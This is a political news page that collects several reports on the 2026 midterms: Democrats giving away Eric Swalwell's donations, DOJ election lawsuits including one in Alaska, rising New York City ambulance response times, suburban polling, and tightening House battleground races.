
Politics
A dozen battleground Dems send Swalwell’s campaign donations to charity

Eric Swalwell’s money has become toxic — fast.
As a rising star in the Democratic Party, the California representative donated widely to battleground campaigns across the country. Now, amid Swalwell’s resignation from Congress following sexual misconduct allegations, many are rushing to distance themselves from him.
Rebecca Cooke, who is hoping to flip a critical House seat in Wisconsin, has renounced Swalwell’s endorsement of her campaign. So, too, did Jordan Wood, who’s running in Maine’s swingy 2nd District. And former Gov. Roy Cooper, who’s making a bid for the North Carolina Senate seat that could swing control of the chamber, rejected an endorsement from Swalwell’s Remedy PAC.
In all, a dozen Democrats in top Senate and House races told Blue Light News they plan to donate the campaign contributions they’ve received this cycle from Swalwell and his PAC to various charities.
Their discomfort with Swalwell comes as the party grapples with how to address the sexual assault and misconduct allegations that have felled the seven-term representative’s career in the House and gubernatorial campaign, spurred criminal and House ethics investigations and prompted a GOP-led push to expel him from Congress.
Republicans are already working to make Democratic candidates’ ties to Swalwell a pain point, hammering them in statements and on social media over the money he’s given in recent years.
Most of that has gone toward battleground districts, as well as the Democratic Congressional Campaign Committee, according to a Blue Light News analysis of federal campaign finance filings. So far this cycle, Remedy PAC has given a total of $26,500 to 23 Democratic candidates; in the 2024 cycle, the group gave nearly $170,000 to more than 60 Democratic members and candidates.
Swalwell has also donated more than $2,000 to House members this cycle from his own campaign account. His team did not respond to a request for comment, but the lawmaker has repeatedly vowed to “fight” what he has called “serious, false allegations” of sexual misconduct reported by the San Francisco Chronicle and CNN.
“I am deeply sorry to my family, staff, and constituents for mistakes in judgment I’ve made in my past,” he wrote Monday in announcing his decision to resign.
Cooke wrote on X that she was “appalled by the allegations” against Swalwell and is donating the $5,000 she received from Swalwell’s PAC across her 2024 and 2026 congressional campaigns to five charities, including several food pantries. Wood, who previously was chief of staff to former Rep. Katie Porter, one of Swalwell’s rivals for California governor, said he is donating the $1,000 he received to a food bank.
Cooper’s campaign told Blue Light News that it has donated the $1,000 it received from Remedy PAC to the North Carolina Coalition Against Sexual Assault. Another one of Democrats’ star Senate recruits, former Ohio Sen. Sherrod Brown, donated the $1,000 he received from Remedy to a shelter for victims of domestic violence, according to his campaign.
Other Democrats in hotly contested races who confirmed they plan to donate Swalwell’s contributions include: Rep. Haley Stevens, who is running for Senate in Michigan; Rep. Angie Craig, who’s vying for Senate in Minnesota; Reps. Dan Goldman in New York, Yassamin Ansari in Arizona and George Whitesides, Derek Tran, Dave Min and Adam Gray in California.
A growing number of House lawmakers, including Craig and Ansari, have called on both Swalwell and Rep. Tony Gonzales (R-Texas) — who admitted to a sexual relationship with a staffer who later died by suicide — to step aside or be expelled from the chamber.
“There’s a larger pattern here. For too long, Washington politicians have abused their power and preyed on young staffers. I refuse to be silent. It must stop,” Craig said Monday.
Gray was a co-chair of Swalwell’s gubernatorial campaign but withdrew his support and called for Swalwell to drop out after the allegations went public. Min and Tran were both early endorsers of Porter in the California governor’s race, and Swalwell had previously backed one of Min’s opponents in 2024.
Min said in a statement he had only learned of the contribution to his campaign this week.
“Given the seriousness of the allegations made against him, I am not comfortable with this, so I have donated this contribution to Waymakers, an Orange County non-profit that assists survivors of sexual assault,” Min said in an X post.
Swalwell’s political career swiftly imploded after the allegations surfaced. Democratic Party leaders yanked their support and urged Swalwell to drop out. Staffers from his congressional office and campaign released an unsigned statement saying they were “horrified” by the allegations. Then, more than 50 former staffers called for him to resign and drop out of the governor’s race. By Sunday, he had exited the race. By Monday, he stepped down from his seat.
Republicans are determined to wield Swalwell as a campaign cudgel. The National Republican Congressional Committee told Blue Light News it’s closely tracking Democrats who’ve accepted contributions from Swalwell and have other ties to him. The campaign arm is pressuring the candidates who have yet to issue public statements to ditch the lawmaker’s donations.
“Every single vulnerable House Democrat must return the filthy creep cash or own the rot they’re protecting,” NRCC spokesperson Mike Marinella said in a statement.
The NRCC and Rep. Derrick Van Orden (R-Wis.), who Cooke is again trying to unseat, needled the Democrat over the weekend to return the donations. After she did, Van Orden suggested she did so out of “political convenience.”
“I find it appalling that Rebecca Cooke would wait to renounce the endorsement from the disgraced Rep. Eric Swalwell until she received tremendous heat from the media,” Van Orden said in a text message Monday, referring to coverage from a local conservative outlet. “This is not leadership, this is political convenience for her.”
Some Democrats accused Republicans of hypocrisy for not taking accountability for the actions of their own members. They cited Rep. Cory Mills (R-Fla.) — who is facing myriad misconduct allegations and is under investigation by the House Ethics Committee — as well Gonzales, who dropped his reelection bid last month amid pressure from House GOP leadership.
“The hacks at the NRCC who are currently defending Cory Mills and spent six-figures just last month to protect Tony Gonzales should sit this one out,” Viet Shelton, a DCCC spokesperson, said in a statement. “It’s Democrats who are actually standing up and calling for accountability in Congress — consistently and independent of party.”


President Donald Trump is escalating his crusade to exert control of America’s elections as his party barrels towards a potentially bruising midterm.
The Justice Department has already filed lawsuits in nearly every state to try and gain access to voter files. Trump revisited his longstanding bid to restrict mail voting, sparking a legal battle that reached the Supreme Court. He sought to make anti-terrorism funds for state and local governments contingent on how they administer elections. He has threatened to withhold federal election funding from states that refuse to change voter registration forms and sparred with Republican lawmakers over a bill to overhaul elections.
But with most of those efforts stalling, on Thursday, just 12 days before Election Day, the DOJ took things even further: In an extraordinary move, it asked a court to preemptively block Alaska’s Senate results if Republican Sen. Dan Sullivan loses, stunning current and former election officials in both parties.
“Boy, they are scraping the bottom of the barrel. It feels like a real desperation play to me, because it has got zero basis in the law,” said Ben Ginsberg, a veteran Republican election law expert who was counsel to George W. Bush’s 2000 and 2004 presidential campaigns.
At virtually every corner, courts have rebuffed Trump’s efforts, and legal experts expect the latest DOJ maneuver to have the same outcome. The requests for voter rolls were blocked repeatedly by members of Trump’s own party and struck down in court. The attempt to restrict mail voting was ultimately blocked by the Supreme Court. Federal judges blocked both the anti-terrorism and election funding efforts. The SAVE Act, which would require voters to provide proof of citizenship at the polls, has stalled in the Senate.
But Trump keeps pushing, telling reporters Friday that he had personally green-lit the Alaska lawsuit: “I’m the one that said ‘Do it.’”
The gambit is another sign that Trump is once again ramping up his efforts to exert greater control over how elections are administered — with officials bracing for what may come next.
“I think there is an attempt to lay a foundation to say, ‘If we had won these lawsuits, we would have won the election,’” Gabriel Sterling, a Republican and former senior Georgia elections official who sparred with Trump over his false claims of fraud in the state in 2020, said of the Alaska lawsuit. “So, for them, filing and losing for them is the same difference, tactically speaking, potentially.”
Trump has been claiming elections were being stolen from him since the 2016 primaries, and his wide-ranging legal and political attempts to overturn his 2020 election loss sparked a riot at the U.S. Capitol in January 2021, even as some in his party want him to move on.
“The federal government is his company, and he gets to call all the shots of his company, and that’s just never how it’s been done before,” said Stephen Richer, Maricopa County, Arizona’s former GOP chief election official.
Blue Light News reached out to the offices of every Republican statewide election official in America for a response to the DOJ’s action in Alaska. Four declined to comment, and the rest did not respond. Their silence shows just how powerful Trump remains in the party, and how few are willing to cross him just days before November’s midterms.
“The survival rate politically of people who oppose Donald Trump on this issue is not great if you’re Republican,” said Richer, who was ousted by a more conservative Republican in a 2024 primary after defending the county’s 2020 election results against a yearslong campaign from Trump and his allies to try to prove they were rigged.
Arizona Democratic Secretary of State Adrian Fontes railed against the DOJ’s lawsuit, accusing the department of “working as the president’s lawyers.”
“The Department of Justice is acting in a monstrously political way, and it’s purely inappropriate, and they lose a lot of credibility by putting their thumb on the scales,” Fontes said in an interview Friday afternoon. “This attempt in Alaska, if it comes to Arizona, will also fail.”
The Justice Department, in a statement posted on social media, said “claims that DOJ is trying to stop Alaska’s election are FALSE.” Instead, the DOJ argued it was “seeking to protect election integrity, consistent with the National Voter Registration Act (enacted by Congress) and ensure the will of Alaska voters is respected.”
Washington state Attorney General Nick Brown, a Democrat, described the legal filing in Alaska as “part of a concerted effort to control the election and to try to dictate the outcome in Donald Trump and the Republican Party’s favor.”
Brown said he worried the administration would contest the results of the midterms.
“That is not hypothetical,” Brown said. “This is what the president has done for years now, and he has the entire power of government, and most importantly, the Department of Justice around elections, acting at his request.”
Sterling predicted the effort would backfire on the GOP.
“By talking about stolen elections, by talking about cheating, they’re suppressing their own vote and they’re encouraging the votes of their opponents,” he said. “So tactically, I think it’s politically moronic.”
The DOJ lawsuit in Alaska comes less than two weeks before a midterm election cycle in which Republicans are bracing for losses across the map. And the Trump administration’s increasing interventions are raising questions about how far his administration intends to go in trying to assert federal authority over elections that by law are run by state and local officials.
A current Georgia Republican election official, granted anonymity to discuss internal deliberations around the Alaska lawsuit, said they are prepared to forcefully push back on any action from the federal government.
“Bring it on,” the official said. “I think there’s zero credible way for any entity, much less the DOJ, to say that the election results in Georgia are suspect.”
The lawsuit is the culmination of years of escalating tensions between the federal government and state election officials over election proceedings.
In February, a typically staid gathering of the nation’s top election officials turned fiery when Utah Lt. Gov. Deidre Henderson, a Republican and her state’s chief election official, confronted a senior White House aide over the DOJ’s voter roll push.
The DOJ “pretty much slandered all of us to publicly claim that secretaries of state are not doing our jobs and that the federal government has to do it for us. Not OK,” Henderson said to White House Deputy Director of Intergovernmental Affairs Jared Borg, as her colleagues and reporters looked on.
On Wednesday, Henderson’s office received a letter from the Justice Department informing her that election monitors will be sent to her state. Her office responded the next day by distributing instructions to poll workers noting that the DOJ observers “must not interfere with voting” and giving guidance in case “a situation arises involving law enforcement or legal demands.”
Henderson was unsparing in a recent interview with CBS News.
“In the past two elections that I oversaw as lieutenant governor the threats were all external,” she said. “But now we also have threats coming from within our own government.”
Lisa Kashinsky contributed to this report.

911 EMERGENCY: An ambulance in New York City now takes an average of 13 minutes to reach someone in life-threatening distress.
That response time has risen five years straight and is up 41.2% from a decade ago, a city comptroller’s report revealed earlier this month. According to this year’s Mayor’s Management Report, which came out in September, ambulance response times to life-threatening emergencies shot up by almost 16% between fiscal year 2025 and fiscal year 2026 — the sharpest increase this decade.
A core part of the issue is that calling 911 does not necessarily mean an ambulance will be immediately dispatched. Callers are put in dispatch queues. If a higher-priority call comes through, the ambulance might be rerouted. And all of this happens behind the scenes — which means those experiencing medical emergencies have no idea when help will actually arrive.
Council member Joann Ariola, chair of the Fire and Emergency Management Committee, proposed a bill in August that would require the city to send New Yorkers broad notifications when the emergency response system is overloaded.
Now, the Queens Republican is pushing for these notifications to be completely personalized.
“The idea is that I would be able to track my ambulance in real time, just like you’re able to do for your bus, or your train, or your rideshare car,” she told Playbook.
If patients know how far away help is, they can make an informed decision to forgo an ambulance and instead pursue other means of transportation to a hospital, she said. That would also alleviate pressure on the already overloaded EMS system and potentially get callers the care they need faster.
The idea has support from a council member across the political aisle.
“We get live texts about everything under the sun, but for some reason, in our current system, we don’t get alerts about this,” Democratic Council member Harvey Epstein said. “If I’m waiting for an ambulance because my kid broke their leg, and I learn that it’s going to be half an hour, it’s smarter for me to just hop in a cab anyway.”
Ariola said she met with top FDNY officials — including Commissioner Lillian Bonsignore, Chief of Department John Esposito and Chief of EMS Paul Miano — ahead of Tuesday’s hearing to discuss the idea. All of them, she said, appeared more receptive to specific text alerts than to the broad notification system proposed in her initial bill.
Amanda Farinacci, an FDNY spokesperson, said the department is “considering and exploring all options that will help us respond to emergency medical calls quickly and keep New Yorkers informed.”
“We are exploring all our options, this included,” she said, referring to the live text-update model.
Ariola said she’s submitted the new version of the bill and is waiting to hear back from the legislative affairs committee.
The solution proposed by she and Epstein would address the public-facing side of the problem, offering relief to callers in emergency situations.
The root cause of the issue, though, is retaining EMS employees — a challenge officials and union leaders say stems from low pay for a high-stress job.
“This is not fixing the broken system,” Ariola said. “We are in a state of emergency right now. It’s a systemic problem with EMS because they cannot retain their members, because it’s not a career.”
Entry-level pay for emergency medical technicians is less than that of sanitation workers, firefighters, correction officers and police officers. Since 2019, about 4,300 EMTs and paramedics have left their titles, many for better-paying jobs elsewhere in the department. Last fiscal year, 58% of departing EMTs became firefighters.
The union representing emergency medical workers is negotiating a contract that lapsed in 2022, and it’s seeking pay parity with firefighters. But the comptroller’s report found that parity alone would raise EMS salary-related expenses by $184 million a year, a 66% jump.
“The City can reverse this dangerous trend by ensuring members of EMS are treated as equals to members of fire operations, and by providing EMS personnel with pay and benefit parity comparable to their firefighter counterparts,” Local 3621 President Vincent Variale and Local 2507 President Michael Greco said in a joint statement. “These actions would not only treat our EMS workforce respectfully and properly; they would save the lives of New Yorkers in peril.”
Response times to life-threatening emergencies saw the sharpest year-to-year increase of the decade between the last two fiscal years, a timeframe that straddles the Mamdani administration and the administration of former Mayor Eric Adams.
“This is something that each mayor inherited, but the new administration, it is now absolutely their issue,” Ariola said. “I’m hoping this is the administration that finally solves the retention problem. And the only way to solve that problem is to pay EMTs their worth and also recognize them as uniformed workers.”
The mayor’s office declined to comment on Ariola’s new proposal and referred to a comment from the fire department.
“The Department is currently engaged in a challenging period of increasing response times. We know this is unacceptable and we are working tirelessly to reverse this trend,” Farinacci said. “We will continue to take steps to improve response times and keep New Yorkers safe, including improving coordination with hospitals, enhancing efficiency in high-volume areas, and increased operational visibility to help return units to service quickly.” — Molly Reinmann
FROM THE CAMPAIGN TRAIL

A SUBURBAN ALARM: Suburban voters across the country are turning against President Donald Trump, according to a poll that amounts to a major warning sign for the GOP this election season.
The results of the National Suburban Poll by the National Center for Suburban Studies at Hofstra University paint a bleak picture for Trump and his party.
“Numbers that are concerning Republicans throughout the country become even more so when they show up in suburbs, which for years have been the ‘swing’ voting bloc that determines national and many statewide elections,” said Larry Levy, the center’s dean. “When a party’s or candidate’s numbers are weak in the suburbs, as we’ve found in many instances for Republicans, the situation goes from concerning to alarming.”
The survey found 33% of suburban voters approve of the president’s job performance. His approval rating in swing suburban House seats isn’t much better: 35%.
Just over a quarter of suburban voters nationally — 26% — are satisfied with the direction of the country.
Suburban voters by a margin of 50% to 42% prefer Democrats over Republicans in the generic Congressional ballot question. The GOP, though, is in a statistical tie with Democrats in suburban swing seats. In those districts, Democrats lead Republicans 47% to 44%.
Taken together, the numbers highlight the challenge Republicans face this year, especially in deep blue New York, home to several swing House districts in the New York City suburbs.
The most competitive race is in the Hudson Valley, where GOP Rep. Mike Lawler is fending off a challenge from Democratic opponent Cait Conley.
The survey included 1,500 people nationwide and was conducted in late September. It oversampled suburban residents who live in swing House districts. — Nick Reisman
SARATOGA FRESH: To get an idea of how much national headwinds might apply to the New York State Senate, look to Saratoga County.
Plenty of indicators suggest two factors will heavily influence the outcome: Voters are angry at Republicans and willing to oppose well-tenured incumbents.
That could be a double-barreled problem for Sen. Jim Tedisco, who’s running in a district where Donald Trump lost by 8 points two years ago. The Republican is now the dean of the state Legislature by a large margin: Tedisco came to Albany in 1983, the first year of Mario Cuomo’s time as governor. Only four other members who might be in office next year served in 1999.
“Jim Tedisco’s been in office for over 40 years, almost as long as I’ve been alive,” said Sarah Rogerson, Tedisco’s Democratic challenger. “People are ready for some fresh voices.”
Even if current assumptions about the electorate’s mood prove true, Republicans remain optimistic they won’t apply to New York. The GOP believes 2026 will be a repeat of 2022, when a lack of enthusiasm for the top of the ticket meant a good year for Democrats nationwide bypassed the Empire State.
“If there’s going to be a blue wave across the country, it’s probably going to miss New York, and it’s largely because of how deeply unpopular Kathy Hochul is,” Senate Republican Campaign Committee Chair George Borrello said.
Nobody’s predicting Republicans will retake the majority in a chamber where Democrats had a 41-22 edge this year. The main question now is whether Democrats can pull off a two-thirds supermajority of 42 or more members, a feat accomplished in 2020 and 2022 but not 2024.
READ MORE in Blue Light News Pro from Bill Mahoney.
FROM CITY HALL

BILL SIGNING TIME: Mayor Zohran Mamdani will sign two bills passed by the City Council that come with significant transit and housing policy ramifications, his office confirmed today.
The first measure Mamdani plans to put his John Hancock on will abolish New York City’s horse carriage industry. The second will give nonprofit groups and local land trusts first dibs on buying distressed residential properties in their communities, with the idea that those regulations will protect affordable housing stock.
Mamdani had already voiced support for both pieces of legislation before the Council passed them yesterday. But his office hadn’t until today confirmed he would sign the bills, as opposed to letting them lapse into law.
Mamdani’s office did not immediately provide a date for when he plans to sign the bills.
The issue of signing bills came to the fore this week when the New York Post noted that Mamdani has only inked one bill since taking office. Ultimately, as long as the mayor doesn’t veto a bill, there’s no practical difference between whether he signs it or lets it lapse, as it becomes law regardless. — Chris Sommerfeldt
IN OTHER NEWS
— IN THE SCHOOLS: New York City is considering closing a Harlem high school due to underenrollment, the first in what could be a growing number of school mergers and closures amid public school enrollment declines. (Chalkbeat)
— HOCHUL: The governor’s vision for New York is largely shaped by her upbringing in a small Rust Belt city in western New York and her family’s slow climb up the socioeconomic ladder. (New York Times)
— CORNELL 7: Attorney General Letitia James is asking a court to dismiss a request to remove her from the investigation into the alleged sexual assault at Cornell University due to impartiality concerns. (Times Union)
Missed this morning’s New York Playbook? We forgive you. Read it here.
Senior Democrats are tempering their expectations about how big of a House majority they might win, as both parties see a tightening battlemap.
The latest rounds of internal polling from both parties from the middle of October show GOP candidates gaining ground in the Midwest and narrowing races in a key Colorado seat and elsewhere, according to six people familiar with the data who were granted anonymity to discuss it. Republicans’ deluge of money also seems to be helping shore up some imperiled Florida seats even as they face serious problems in North Carolina and Texas. The GOP gerrymandered those three states in their favor in the Trump-induced round of redistricting following the 2024 election.
Now, Democrats on Capitol Hill are starting to privately caution some of their bolder colleagues that it seems very possible they don’t hit the 235-seat height of their majority following the 2018 elections, according to one of those people and two others with direct knowledge of the conversations.
“I don’t think anyone ever believed we were going to have 2018 numbers,” one House Democrat said. “I honestly think the results are going to be all over the place. Caution seems smart to me. But, optimistic is also a good place to be.”
That’s a notable change from the tune some Democrats were singing just earlier this month: Brooke Butler, political director for the Democratic Congressional Campaign Committee, had predicted that their majority this cycle could reach 240 seats. “Anywhere between 218 and 240 feels very viable,” she told POLITICO earlier this month in announcing the DCCC’s plans to target new districts deep in GOP territory.
Some Democrats feel their own internal polling is over-indexing their strength in some cases, according to two other operatives working on competitive races, granted anonymity to speak candidly. But the party is still confident they’ll win the majority and are eager to keep Republicans spending to defend once-safe red seats.
Before the all-out GOP panic started in late September and boosted many Democrats’ bullishness, Minority Leader Hakeem Jeffries predicted House Democrats would win 220 seats.
“Given the mountain of outside, billionaire-backed cash being dropped in competitive House races across the country and the seemingly never-ending schemes by Republicans to try to rig the midterms — we’ve always known that the majority-making races would come down to the wire,” DCCC spokesperson Viet Shelton said in a statement. “We’re clear-eyed that House Democrats are poised to win the majority, and it will take running flat out until Election Day.”
Still, the tightening in the core House battleground districts that were identified as battlegrounds early on means a slew of those races are currently within the margin of error, or Republicans in some cases are running just a few points behind, according to the six people with knowledge of the internal Democratic and GOP polling. That includes the race for Michigan’s 7th District between GOP Rep. Tom Barrett and Democrat William Lawrence.
Another marquee battleground in Wisconsin’s 3rd District has tightened a few points since last month, as Republicans pour in millions of dollars more in ad spending. Democrat Rebecca Cooke is running 1 percentage point ahead of GOP Rep. Derrick Van Orden in a multi-candidate vote, 47% to 46%, according to an internal Cooke campaign poll from mid-October obtained by Blue Light News. “Wisconsin is always close and hard-fought — especially in a district Trump won decisively,” a Cooke campaign aide said. “Our working class message is connecting, but we need the resources to make sure it’s heard.”
In Iowa, Republicans still feel they’re likely to lose Rep. Mariannette Miller-Meeks 1st District. But they’re cautiously optimistic about Rep. Zach Nunn in Iowa’s 3rd district and Joe Mitchell in Iowa’s open 2nd District, where President Donald Trump is set to hold a rally on Nov. 1.
“Any Republican in Iowa in a neck and neck race ends up winning on Election Day,” said one GOP operative working on House races, who was granted anonymity to discuss the landscape.
Top GOP staff and officials still believe it’s more likely than not that they lose the House majority, but they’re hopeful they can limit Democrats’ margin.
The new polling is helping them see they might avoid some of the deep hemorrhaging, especially in the Midwest, that they feared in late September and earlier this month. That region has been hit hardest by Trump’s tariff agenda and rising diesel costs resulting from an unpopular Iran war — something the White House has seemed to acknowledge, with Trump promising $8 billion to farmers hurting from high fuel prices.
“Democrats spent months measuring the drapes, and now they’re scrambling to lower expectations before a single race is called,” National Republican Congressional Committee spokesperson Mike Marinella said. “Republicans have been laser-focused since day one and built our operation to win the races that will get us to 218.”
Trump is also personally working to shore up at-risk Republicans in his home state of Florida with a visit Friday to rally GOP voters.
Republicans in the last few days started to pile money into a series of once-safe GOP seats there, including Rep. Anna Paulina Luna’s Gulf Coast seat. Republicans are also racing to save several open seats, despite redrawing the districts in their favor, where the GOP is struggling. House Majority Leader Steve Scalise is in South Florida to boost GOP Rep. Maria Salazar on Friday and campaigned on Thursday for Republican Dan Green in the redrawn seat against Rep. Darren Soto, who should be toast under the GOP gerrymander in most political environments.
Senior Republicans believe the money bomb is starting to help shore up some Florida seats, though they still have more work to do.
South Texas remains one of the worst spots on the map for House Republicans, after the top House GOP super PAC cut off spending for one of their star recruits — Tano Tijerina, who is challenging Democratic Rep. Henry Cuellar — to help other imperiled GOP candidates. Some at-risk Republicans in the area, like Rep. Monica De La Cruz, should’ve been safe in a recently redrawn seat.
In North Carolina, Republicans are facing some dire fallout across House seats after the implosion of Republican Michael Whatley’s Senate campaign and top Senate GOP groups cutting off spending in the state. Top House GOP groups and Trump’s political operation have already cut off spending in North Carolina’s open 11th District, where Democrat Jamie Ager is challenging Republican Jennifer Balkcom.
- Trump makes Alaska the latest frontier in his election power grab
- Spiking ambulance response times spur calls for real-time tracking

- Democrats are warning their party not to get too bullish on House gains
- Exit of RFK Jr. ally widens rift in GOP tent
- Meet Trump’s favorite House Republican candidate
- Democrats want Mullin in the hotseat in the next Congress
- John Barrasso to campaign with Ken Paxton
- Capitol agenda: Bennie Thompson warns about Dems’ late bet
- Poll: Trump wants the midterms to be about him. That could backfire.
- Can Angie Nixon prove Democrats can win in Florida?

-

 Politics2 years ago
Former ‘Squad’ members launching ‘Bowman and Bush’ YouTube show
-
Uncategorized2 years ago
Bob Good to step down as Freedom Caucus chair this week
-

 The Josh Fourrier Show2 years ago
DOOMSDAY: Trump won, now what?
-

 The Dictatorship2 years ago
Pete Hegseth’s tenure at the Pentagon goes from bad to worse
-

 Politics2 years ago
Former Kentucky AG Daniel Cameron launches Senate bid
-

 The Dictatorship2 years ago
Luigi Mangione acknowledges public support in first official statement since arrest
-

 Politics1 year ago
John Legend advises Trump to drop the ‘dictator s‑‑‑’ if he wants Nobel Peace Prize
-

 Politics2 years ago
Blue Light News’s Editorial Director Ryan Hutchins speaks at Blue Light News’s 2025 Governors Summit